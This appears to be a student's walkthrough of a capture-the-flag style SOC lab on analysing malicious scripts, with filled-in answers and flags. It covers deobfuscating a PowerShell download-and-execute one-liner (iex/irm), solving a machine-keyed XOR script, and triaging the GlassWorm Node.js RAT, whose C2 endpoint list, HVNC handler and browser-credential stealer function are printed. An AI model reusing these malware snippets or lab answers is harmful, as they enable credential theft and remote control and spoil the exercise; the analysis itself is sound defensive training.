
You can see that `C:\W*\S*2\dsu*.xl` resolved to a specific DLL in the System32 directory, and a substring of that DLL (`dsuext.dll`) spells out `iex`, an alias for `Invoke-Expression`. What makes this obfuscation particularly effective is that it relies on filenames on the victim's system. On a different version of Windows, the paths may resolve differently, making it impossible to deobfuscate without accessing the original machine. Let's follow the same approach with the other parts:

1. `(gci 'C:\W*\S*2\ds*.xl' -Name)[1][3,4,5]-Join''` → `iex`
2. `(gci 'C:\W*\F*\Ni*' -Name)[0][1,2,3]-Join''` → `irm`
3. `(gci 'C:\W*\*m' -Name)+". "` → `System.`
4. `(gci 'C:\W*\*wbem\*v*el*' -Name)[1].Substring(0,12)` → `ServiceModel`
5. `(gci 'C:\W*\*NET' -Name).Substring(9)` → `.NET`

Combined, the script unwraps as:

```
. (STR1) (.STR2) (STR3+STR4+STR5) -> CMD1(CMD2(MERGED_STR)) -> i  
ex(irm("System[.]ServiceModel[.]NET"))
```

Now it's clear that the script downloads commands from the malicious domain with `irm` and executes them with `iex`. If you ever coded for .NET, you may have noticed that the domain matches a legitimate .NET namespace, which can confuse AI assistants and analysts into believing it is some Windows magic and not regular malware activity. This script is a strong example of how malware hides in plain sight.



More Keying Examples: The example above uses a risky technique, yet it resists static analysis - try pasting the script into an AI chat and see how it responds! When attackers don't know the target environment in advance but still want environmental keying, they can split the payload into two stages: the first collects the necessary info and fetches the second, which is keyed with the collected data. A few examples of keying seen in the wild:

- Fetching the payload from a remote URL reachable only from the victim's IP
- Running different commands depending on the victim's system language
- Encrypting and decrypting the payload with the victim's machine ID or serial number

Practice: For this task, uncover the flag inside of a keyed PowerShell script:

- `C:\Users\Administrator\Desktop\Tasks\keyed.ps1`

Answer the questions below

| What value is used to derive the encryption key?

c5d2b969-b61a-4159-8f78-6391a1c805db

Run the script given in the keyed.ps1 file on the desktop in PowerShell.

```
C: > Users > Administrator > Desktop > Tasks > > keyed.ps1
1  $mk = [System.Security.Cryptography.SHA256]::Create().ComputeHash([System.Text.Encoding
2  * | (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Cryptography' -Name MachineGuid).Ma
3  $bytes = [Convert]::FromBase64String("na6/s6ApBX5FWHEfVrVUzXGrOKxPum4Ae6CYmC4=")
4  $out = for ($i = 0; $i -lt $bytes.Length; $i++) {
5  |   $bytes[$i] -bxor $mk[$i % $mk.Length]
6  }
7  Write-Host "Secret bytes: $(bytes)"
```

| What flag is hidden behind the secret bytes?

THM{keyed_with_machine_guid!}

First, convert the encryption key to SHA-256 in CyberChef.

Recipe
SHA2
Size 256
Rounds 64

Input
c5d2b969-b61a-4159-8f78-6391a1c805db

Output
c9e6f2c8cb4c7c1b2107067622dd0ba010c850c521df31670ec9fcb953a71fda

Then, convert it using this output to get the flag

Recipe
From Base64
Alphabet A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
XOR
Key l670ec9fcb953a71fda
Scheme Standard
Null preserving

Input
|na6/s6ApBX5FWHEfVrVUzXGrOKxPum4Ae6CYmC4=

Output
|THM{keyed_with_machine_guid!}

Task 7 - Script Attribution

Script Attribution: For most SOC teams, the practical task is to get a high-level understanding of the script's purpose, find threat reports that mention it, and read the details from there. You can check if your script has been seen explained in threat reports by OSINT'ing its:

Method	Description
Network Indicators	Review if found IP/URL/User-Agent strings were observed in other campaigns
Code Indicators	Check if the comments, function names, or variables point to a known campaign
Unique behavior	Unique behavior, such as C2 via Google Calendar, can lead to a specific APT

Practice: In this task, you'll analyze a real, decrypted Node.js malware script recovered from a supply chain attack.

Open `C:\Users\Administrator\Desktop\Tasks\rat.js` and begin the triage. Keep in mind that a full investigation could be long and genuinely challenging even for experts, but your goal here is narrower: attribute the script to a known campaign and answer the questions below. Note that some of them may require external OSINT.

IMPORTANT: Analyze the sample only in a controlled environment, such as the lab VM

Answer the questions below


| What is the name of the malware? (e.g., DarkGate or PureRAT)

GlassWorm

Open the `rat.js` file, and then look for the HTTPS URL. copy and online check url extention

```
21646 const endpoints = [  
21647     "https://go.getblock.us/86aac42ad4484f3c813079afc201451c",  
21648     "https://solana-mainnet.gateway.tatum.io/",  
21649     "https://solana-rpc.publicnode.com",  
21650     "https://api.blockeden.xyz/solana/KeCh6p22EX5AeRHxMSmc",  
21651     "https://sol-protect.rpc.blxrbdn.com/",  
21652     "https://solana.drpc.org/",  
21653     "https://solana.leorpc.com/?api key=FREE",  
21654     "https://solana.api.onfinality.io/public",  
21655     "https://solana.api.pocket.network/",  
21656     "https://api.mainnet-beta.solana.com",  
21657     "https://public.rpc.solanavibestation.com/"  
21658 ];
```

Copy the URL and check its extension online at threatfox.abuse.ch/ioc.



ThreatFox IOC Database

You are viewing the ThreatFox database entry for url <https://go.getblock.us/86aac42ad4484f3c813079afc201451c>.

Database Entry

IOC ID:	1768046
IOC:	https://go.getblock.us/86aac42ad4484f3c813079afc201451c
IOC Type ⓘ:	url
Threat Type ⓘ:	botnet_cc
Malware:	 GlassWorm
Confidence Level ⓘ:	 Confidence level is high (100%)
Is compromised? ⓘ:	 False
ASN:	AS46475 LIMESTONENETWORKS
Country:	 US
First seen:	2026-03-16 20:32:18 UTC
Last seen:	never
UUID:	9b2dc946-213a-11f1-9af6-42010aa4000a
Reporter ⓘ	 tipo_deincognito
Reward ⓘ	 5 credits from ThreatFox

What method does malware use to get graphical desktop access to the victim?

HVNC

Search for stop rdp or start for vpn key

```

21258     }
21259     const QjYBdBsSuc = JSON.parse(meFLkoei);
21260     if (QjYBdBsSuc.type == "start_hvnc") {
21261         if (context?.hvnc_run) {
21262             io_emitter.emit("task", { res: true, err: false, data: null, type: "
21263             return;
21264         }

```

The malware also steals web browser secrets to a Temp folder. What main function implements the infostealing process?

extractAllBrowsers

Search for a browser name like 'Fox', as the question gives a hint, and check the last function of the loop in the script.

The screenshot shows a code editor with a search overlay. The search term is 'firefox'. The code defines a function `extractAllBrowsers` that iterates through a list of browsers and extracts their data. The search overlay includes options for 'In selection', 'Backward direction', 'Match whole word only', 'Match case', 'Wrap around', 'Search Mode' (Normal, Extended, Regular expression), and a checkbox for 'matches newline'.

```

function extractAllBrowsers(options = {}) {
    const browsers = ['chrome', 'edge', 'brave', 'opera', 'operagx', 'vivaldi'];
    const allResults = [];

    for (const browser of browsers) {
        if (addon.isBrowserInstalled(browser)) {
            const results = extractAllProfileData(browser, options);
            allResults.push(...results);
        }
    }

    if (addon.isBrowserInstalled('firefox')) {
        const outputDir = options.outputDir || 'out';
        const outputFile = path.join(outputDir, 'firefox_Default.json');

        try {
            const result = addon.extractBrowserData('firefox', outputFile, options.showAll ||
            if (result.success) {
                allResults.push({
                    browser: 'firefox',
                    profile: 'Default',
                    outputFile,
                    ...result
                });
            } catch (err) {
            }
        }

        return allResults;
    }
}

extractAllBrowsers({ outputDir: process.env.TEMP + '\\\\meFLkoei', showAll: true });

```

Task 8 - Conclusion

Scripts appear across every phase of an attack, making script analysis an essential skill for any SOC analyst. There are plenty of different scripts appearing every day.